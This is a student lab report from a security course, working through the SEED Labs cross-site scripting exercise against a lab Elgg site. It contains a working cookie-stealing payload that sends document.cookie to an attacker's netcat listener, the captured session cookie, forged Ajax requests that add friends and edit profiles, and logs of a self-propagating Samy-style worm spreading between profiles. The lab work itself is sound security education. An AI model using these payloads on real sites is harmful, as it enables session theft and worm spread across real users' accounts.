Emma Stensland

Reese Pearsall


CSCI 476

October 12, 2025


Seedlabs: Cross Site Scripting (XXS) Attack

Task 1: Post A Malicious Message to an Alert Window

A JavaScript code was put into a standalone file on the docker webserver, then in an Elgg profile, the bio was edited in HTML to call a script found on the webserver www.example60.com.



```
[10/11/25]seed@VM:~/.../csp$ cat myscript.js
alert('XSS using a script on a web server');
[10/11/25]seed@VM:~/.../csp$
```




Edit profile

Display name

Alice

About me

```
<script type="text/javascript" src ="http://www.example60.com/myscript.js"></script>
```




XSS using a script on a web server


Observations: Embedding HTML <script> in Alice's profile was successful in running the requested script, which set an alert window whenever Alice's profile is loaded.

Task 2: Post A Malicious Message to Display Cookies

The myscript.js file was modified to also display the cookies in an alert window. The docker container was rebuilt and Alice's bio remained the same.



```
[10/11/25]seed@VM:~/.../csp$ cat myscript.js
alert('XSS using a script on a web server');
alert(document.cookie);
[10/11/25]seed@VM:~/.../csp$
```




Elgg=nlmramf7iq10qeatug5kisu50f

□ Prevent this page from creating additional dialogs


Observations: The first alert message was posted, then the next alert window was posted. The cookie displayed to the user is a key value pair, with the domain and a value to authenticate Alice, or whoever is logged in while visiting Alice's profile.

Task 3: Steal Cookies from the Victim's Machine

The file myscript.js was updated to attempt to write an image with the user's cookies to the provided web server, which is a TCP server the attacker is listening on, then the docker was refreshed. The netcat server was set to continually listen on port 5555 of the attacker's machine with address 10.9.0.1, with verbose output and no DNS or server lookups.



```
[10/11/25]seed@VM:~/.../csp$ cat myscript.js
document.write('<img src=http://10.9.0.1:5555?c=' + escape(document
.cookie) + '>');
[10/11/25]seed@VM:~/.../csp$
```




```
[10/11/25]seed@VM:~/.../csp$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 36660
GET /?c=Elgg%3Dnlmramf7iq10qeatug5kisu50f HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/
20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/alice

```

Observations: The attack was a success. When a user accesses Alice's page, the script runs and an HTTP GET request is sent to ask to retrieve an image from the attacker's server, and the image's name is the victim's cookies.

Task 4: Becoming the Victim's Friend

4.1.

The HTTP friend request was analyzed and found that 59 identifies who the user is befriending, and the ts and token are sent twice following it. So, the ts and security token were added using the user's cookie information then an Ajax request sent an HTTP request via XML.



Display name
Samy

About me


```
var Ajax=null;

// Set timestamp and secret token parameters
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

// Construct HTTP request
var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=59"+ts+token+ts+token;

// Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
```

Public

Observations: The attack was successful, and the HTTP request was sent from the victim to the server, and made the victim befriend the attacker.

4.2.

The About me section was then switched to the visual editor and the attack was repeated.



Display name

Samy

About me

```
<p>&lt;script type="text/javascript"&gt;</p>
<p>widndow.onload = function () {</p>
<p>var Ajax=null;</p>
<p>var ts="&amp;__elgg_ts="+elgg.security.token.__elgg_ts;</p>
<p>var token="&amp;__elgg_token="+elgg.security.token.__elgg_token;</p>
<p>var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=59"+ts+token</p>
```


Public

Observations: The attack failed, as in visual mode the text is wrapped as a </p> and special characters in the text are encoded to prevent interference with HTML, which will override the </script> type we attempt to use to call our JavaScript code.

Task 5: Modifying the Victim's Profile

5.1

The provided JavaScript code was written to forge an HTTP request by getting the username, user guid, time stamp, and security token of the victim, then constructing an HTTP POST request to edit the victim's bio with the attacker's payload, while ignoring Samy's profile 59.




Display name

Samy

About me

```
var desc="&description=Samy is my hero" + "&accesslevel[description]=2";

var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var content = token + ts + name + desc + guid;

var samyGuid= 59;
if(elgg.session.user.guid!=samyGuid)
{
// Create and send Ajax request to modify profile
var Ajax=null
Ajax=new XMLHttpRequest();
```

Public



Status	Method	Domain	File	Initiator	Type	Transferred	S
200	GET	www.xssla...	samy	document	html	4.21 KB	16
302	POST	www.xssla...	edit	samy:76 (xhr)	html	3.81 KB	15
200	GET	www.xssla...	boby	samy:76 (xhr)	html	3.86 KB	15

Form data

```
__elgg_token: "LNJhIzbPG064sQH97x67ug"
__elgg_ts: "1760229476"
name: "Boby"
description: "Samy is my hero"
accesslevel[description]: "2"
guid: "57"
```

Request payload


```
&__elgg_token=LNJhIzbPG064sQH97x67ug&__elgg_ts=176022
```

3 requests | 47.48 KB / 11.87 KB transferred | Finish: 896 ms | DOMContentLoaded: 330 ms | load: 343 ms

Observations: The attack was successful, and the victim's bio was updated on accessing the attacker's profile.

5.2

The if(elgg.session.user.guid!=samyGuid) line was removed, and the attack was repeated.



Status	Method	Domain	File	Initiator	Type	Transferred	S
302	POST	www.xssla...	edit	document	html	4.24 KB	16
200	GET	www.xssla...	samy	document	html	4.29 KB	16
302	POST	www.xssla...	edit	samy:74 (xhr)	html	3.81 KB	15
200	GET	www.xssla...	samy	samy:74 (xhr)	html	3.86 KB	15

Form data

```
__elgg_token: "nHt6K4LqNUf_rgdxJk8hvQ"
__elgg_ts: "1760229620"
name: "Samy"
description: "Samy is my hero"
accesslevel[description]: "2"
guid: "59"
```


Request payload

```
&__elgg_token=nHt6K4LqNUf_rgdxJk8hvQ&__elgg_ts=176022
```


Observations: The line (1) is necessary. Samy's bio is altered to "samy is my hero" once the site is loaded which removes the worm code.

Task 6: Writing a Self-Propagating XSS Worm

The provided Samy worm was added to Samy's profile, and it performed the functions of Task 4 and 5, but also includes the script itself in the bio of the victim. This works by wrapping the JavaScript code with an HTML script header and applying URI encoding to preserve special characters in the payload being sent in the POST request.



Status	Method	Domain	File	Initiator	Type	Transferred
200	GET	www.xsslabelgg.com	samy	document	html	4.35 KB
302	POST	www.xsslabelgg.com	edit	samy:83 (xhr)	html	4.40 KB
302	GET	www.xsslabelgg.com	add?friend=59&__elgg_token=pUDX-V6WBOH2yPlI0CbHJA&__elgg_ts=1	samy:92 (xhr)	html	4.35 KB
200	GET	www.xsslabelgg.com	samy	samy:92 (xhr)	html	4.40 KB
200	GET	www.xsslabelgg.com	boby	samy:83 (xhr)	html	4.45 KB



Status	Method	Domain	File	Initiator	Type	Transferred	Siz	0 ms
200	GET	www.xsslabelgg.com	boby	document	html	4.35 KB	16.9	97 m
302	POST	www.xsslabelgg.com	edit	boby:83 (xhr)	html	4.42 KB	17.2	380
302	GET	www.xsslabelgg.com	add?friend=59&__elgg_token=YimBMAq-d5GnzmJD38fMFA&__elgg_ts=	boby:92 (xhr)	html	4.35 KB	17.1	122
200	GET	www.xsslabelgg.com	boby	boby:92 (xhr)	html	4.39 KB	17.1	159
200	GET	www.xsslabelgg.com	alice	boby:83 (xhr)	html	4.46 KB	17.2	147

Observations: The attack was sucessful, and Boby visiting Samy's profile gave him the worm, then Alice visiting Boby's profile game her the worm.